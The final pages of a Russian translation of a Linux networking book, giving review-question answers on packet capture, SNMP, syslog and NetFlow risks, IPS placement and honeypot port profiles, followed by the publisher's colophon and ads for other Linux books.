С другой стороны, преимущество tcpdump в том, что он может работать где угодно. Это полезно, если сеанс перехвата выполняется по SSH или если на перехватываемом узле не запущен графический интерфейс. tcpdump также дает больше контроля над низкоуровневыми функциями, которые влияют на производительность или емкость перехвата. Например, из командной строки tcpdump можно легко отрегулировать размер кольцевого буфера.

3. Какой порт используется протоколом RTP, который применяется для разговоров по VoIP?

Порты протокола RTP различаются от одного вызова к другому. Это всегда порты UDP, но их фактические номера для вызова RTP согласовываются во время настройки вызова, а конкретно SIP/SDP согласовывается пакетами INVITE (по одному от каждой конечной точки вызова).

Глава 12. Сетевой мониторинг с помощью Linux

1. Почему не стоит включать доступ для чтения и записи с помощью community string для SNMP?

Доступ на запись для SNMP позволяет отслеживать (читать) параметры устройства или узла, а также устанавливать (записывать) эти же параметры. Таким образом, с доступом для чтения и записи можно изменить скорость интерфейса или параметры дуплекса, перезагрузить или выключить устройство или загрузить конфигурацию. Существует скрипт для Nmap, который упрощает такую загрузку: `snmp-ios-config.nse`.

2. Каковы риски использования системного журнала (syslog)?

Системный журнал чаще всего отправляется открытым текстом через порт 514/udp. Существует возможность шифровать этот трафик с помощью IPSEC, но она широко не используется. Риск заключается в том, что в системном журнале может оказаться конфиденциальная информация, а раз это открытый текст,

то любой, кто может его прочитать, может либо собрать эти данные для последующего использования, либо изменить их в процессе отправки.

Например, довольно часто бывает, что администратор вводит свой пароль в поле для логина, так что в этот момент пароль может быть скомпрометирован. При следующей попытке администратор обычно правильно вводит все данные, а значит, у злоумышленника теперь есть и логин и пароль. Тем не менее все равно стоит регистрировать эту информацию, потому что она поможет обнаруживать злонамеренные попытки входа в систему.

Один из вариантов — это включить SNMPv3 и использовать «ловушки» SNMPv3 для ведения журнала вместо syslog. Правда, при этом ваша платформа ведения журналов станет менее гибкой и зачастую более сложной в использовании.

Чтобы включить «ловушки» SNMPv3 на устройстве Cisco IOS, используйте следующий код:

```
snmp-server enable traps
!
! ... это также можно сделать более детально:
! snmp-server enable traps envmon fan shutdown supply temperature status ospf
cpu
!
! EngineID автоматически генерируется маршрутизатором, используйте "show snmp
engineID" для проверки
snmp-server engineID remote <IP-адрес сервера> 800005E510763D0FFC1245N1A4
snmp-server group TrapGroup v3 priv
snmp-server user TrapUser TrapGroup remote <IP-адрес сервера> v3 auth sha
AuthPass priv 3des PSKPass
snmp-server host <IP-адрес сервера> informs version 3 priv TrapUser
```

У сервера «ловушек» SNMP должна быть соответствующая информация об учетной записи и параметрах шифрования. Если вы зашли так далеко, вам также нужно жестко закодировать сведения об узле для каждого устройства, которое отправляет «ловушки».

3. NetFlow — протокол открытого текста. Какие риски это создает?

NetFlow собирает и агрегирует сводную информацию о сетевом трафике. Как минимум в нее входит кортеж из IP-адресов источника и назначения, протокола, а также номеров порта источника и назначения. Для аналитики добавляются временные метки — обычно это делает сервер сбора, чтобы потоки от нескольких серверов можно было объединять и сопоставлять, не беспокоясь о расхождениях во времени между различными сетевыми устройствами.

При этом передаваемая информация обычно не является конфиденциальной — по сути, это IP-адреса источника и получателя и предположение

об используемом приложении (чаще всего на основе порта назначения). В большинстве организаций это не сочли бы критической информацией.

Однако если ваша организация считает это риском, можно передавать эти данные на сервер сбора через туннель IPSEC. Такая архитектура может быть несколько сложной, потому что для нее вам, вероятно, потребуется поддерживать две **инфраструктуры виртуальной маршрутизации (VRF)**, но технически это, безусловно, выполнимо. Возможно, было бы проще зашифровать весь трафик глобальной сети (WAN), а затем применить средства защиты на уровне 2 между основным маршрутизатором и сервером сбора данных NetFlow (при условии, что они находятся в одной подсети).

Глава 13. Системы предотвращения вторжений в Linux

1. **Если есть подозрение, что происходит эксфильтрация данных в определенную страну с использованием «неизвестной» версии TLS, какой инструмент следует использовать, чтобы узнать, какие внутренние узлы были затронуты?**

В этой ситуации поможет Zeek. Как мы видели в соответствующем примере, он позволяет очень быстро отфильтровать весь трафик за определенный промежуток времени до конкретной версии TLS. А чтобы добавить к поиску информацию о геолокации, достаточно нескольких щелчков мыши. По мере того как вы сужаете область поиска, Zeek собирает сводку IP-адресов источника и назначения, поэтому не нужно никаких дополнительных действий, чтобы их извлечь.

2. **Если у вас есть большой парк клиентских машин Windows, которые используют клиент PuTTY SSH, как провести их инвентаризацию без поиска в локальном хранилище каждой машины?**

Клиенты SSH при использовании генерируют трафик. Такой инструмент, как POf (или коммерческое решение вроде Teneble PVS), может пассивно собирать весь трафик, а затем сопоставлять его с клиентскими рабочими станциями. Благодаря таким алгоритмам, как JA3 или HASSH, пассивно собранные данные могут рассказать вам очень многое о клиентском приложении (очень часто вплоть до его версии). Это позволяет находить устаревшие клиенты, которые нуждаются в обновлении.

PuTTY — хороший пример такого ПО, потому что это приложение часто не устанавливается с помощью полноценного установщика Windows на основе MSI. Это означает, что его будет непросто учесть при инвентаризации с помощью PowerShell или коммерческих инструментов инвентаризации.

Недостаток этого метода состоит в том, что целевые приложения можно инвентаризировать только тогда, когда они используются. Особенно эффективно

удается идентифицировать аппаратные клиенты, например несанкционированные устройства **интернета вещей** (IoT), потому что они склонны очень часто обращаться к своим облачным службам.

3. **Для каких целей вы бы разместили IPS во внутренней сети, а для каких — непосредственно на брандмауэре?**

Начнем с того, что специально размещать IPS на внешней стороне брандмауэра в наши дни непродуктивно, учитывая враждебный характер окружающего интернета. IPS просто будет постоянно выдавать оповещения, создавая слишком много «шума», который было бы слишком утомительно фильтровать.

Если размещать IPS так, чтобы она перехватывала в первую очередь исходящий или входящий трафик, который пересекает брандмауэр, то материал для анализа сузится до трафика потенциальной атаки (входящего) и трафика, который может указывать на компрометацию внутренних узлов (исходящего). IPS обычно размещается на порте SPAN и отслеживает внутренний и DMZ-интерфейсы брандмауэра. Область мониторинга можно расширить до дополнительных портов или целых VLAN (см. раздел о портах SPAN в главе 11 «Перехват и анализ пакетов в Linux»).

Если разместить IPS так, чтобы она проверяла расшифрованный трафик, она сможет анализировать «невидимые» полезные нагрузки, например, в трафике RDP, SSH или HTTPS. В современных архитектурах это часто означает, что IPS фактически находится на самом брандмауэре, который в этом случае называют брандмауэром **Unified Threat Management (UTM)** или **брандмауэром следующего поколения (NGFW)**.

Глава 14. Приманки (honeypots) в Linux

1. **В документации для Portspooft есть пример, когда все 65 535 портов TCP сопоставляются с одной установленной приманкой. Почему это плохая идея?**

Приманки разворачиваются, чтобы отлавливать трафик злоумышленников «с поличным». Их основная цель, особенно во внутренних сетях, — удерживать злоумышленника на узле-приманке достаточно долго, чтобы можно было обеспечить надлежащую защиту.

Неожиданная комбинация портов на одном узле выдает вас с потрохами: злоумышленник понимает, что перед ним приманка. Он не только потеряет интерес к этому узлу, но и будет действовать гораздо осторожнее, зная, что у вас развернуты приманки.

2. Какую комбинацию портов можно настроить, чтобы замаскировать приманку под контроллер домена Windows Active Directory (AD)?

На контроллере домена AD обычно открыты многие из этих портов:

Служба	Используемый порт
LDAP и LDAPS	389/tcp и 636/tcp
Kerberos	88/tcp, 464/tcp и 2105/tcp
DNS	53/udp и 53/tcp
Распределитель портов для RPC	135/tcp
SMB	445/tcp, а также, возможно, 139/tcp
RPC поверх HTTP	593/tcp
Глобальный каталог (в том числе поверх SSL)	3268/tcp и 3269/tcp
Удаленное управление PowerShell и WINRM	5985/tcp, 5986/tcp и 47001/tcp
Веб-службы Active Directory	9389

Этот список не является полным и в основном содержит информацию о портах TCP. Злоумышленник часто вообще не сканирует порты UDP, особенно если профиля открытых портов TCP достаточно, чтобы идентифицировать целевые узлы.

В интернете исключением является сканирование 500/udp и 4500/udp, которые обычно указывают на открытые конечные точки VPN.

Роб Ванденбринк

Linux для сетевых инженеров

Перевел с английского А. Г. Гаврилов

Руководитель дивизиона	<i>Ю. Сергиенко</i>
Руководитель проекта	<i>А. Питиримов</i>
Ведущий редактор	<i>Е. Строганова</i>
Литературный редактор	<i>Р. Чебыкин</i>
Художественный редактор	<i>В. Мостипан</i>
Корректоры	<i>Н. Викторова, М. Лауконен</i>
Верстка	<i>Л. Соловьева</i>

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 10.2023.
Наименование: книжная продукция.
Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014,
58.11.12 — Книги печатные профессио-нальные, технические и научные.
Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 15.09.23. Формат 70×100/16. Бумага офсетная.
Усл. п. л. 39,990. Тираж 1000. Заказ 0000.




Дэниел Джей Барретт

Linux. Командная строка. Лучшие практики

Перейдите на новый уровень работы в Linux! Если вы системный администратор, разработчик программного обеспечения, SRE-инженер или пользователь Linux, книга поможет вам работать быстрее, элегантнее и эффективнее. Вы научитесь создавать и запускать сложные команды, которые решают реальные бизнес-задачи, обрабатывать и извлекать информацию, а также автоматизировать ручную работу.

Узнайте, что происходит внутри командной оболочки Linux. Вне зависимости от используемых команд, вы повысите эффективность работы в Linux и станете более конкурентоспособным специалистом.

КУПИТЬ



Кристофер Негус

Библия Linux. 10-е издание

Полностью обновленное 10-е издание «Библии Linux» поможет как начинающим, так и опытным пользователям приобрести знания и навыки, которые выведут на новый уровень владения Linux. Известный эксперт и автор бестселлеров Кристофер Негус делает акцент на инструментах командной строки и новейших версиях Red Hat Enterprise Linux, Fedora и Ubuntu. Шаг за шагом на подробных примерах и упражнениях вы досконально поймете операционную систему Linux и пустите знания в дело. Кроме того, в 10-м издании содержатся материалы для подготовки к экзаменам на различные сертификаты по Linux.

КУПИТЬ



Эрик Чоу

Python для сетевых инженеров. Автоматизация сети, программирование и DevOps

Сети образуют основу для развертывания, поддержки и обслуживания приложений. Python — идеальный язык для сетевых инженеров, предлагающий инструменты, которые ранее были доступны только системным инженерам и разработчикам приложений. Прочитав эту книгу, вы из обычного сетевого инженера превратитесь в сетевого разработчика, подготовленного ко встрече с сетями следующего поколения.

Третье издание полностью переработано и обновлено для использования Python 3. Помимо новых глав, посвященных анализу сетевых данных с помощью стека ELK (Elasticsearch, Logstash, Kibana и Beats) и Azure Cloud Networking, в него включены сведения по использованию Ansible и фреймворков ruATS и Nornir. Кроме того, были обновлены примеры для лучшего понимания концепций и обеспечения совместимости.

КУПИТЬ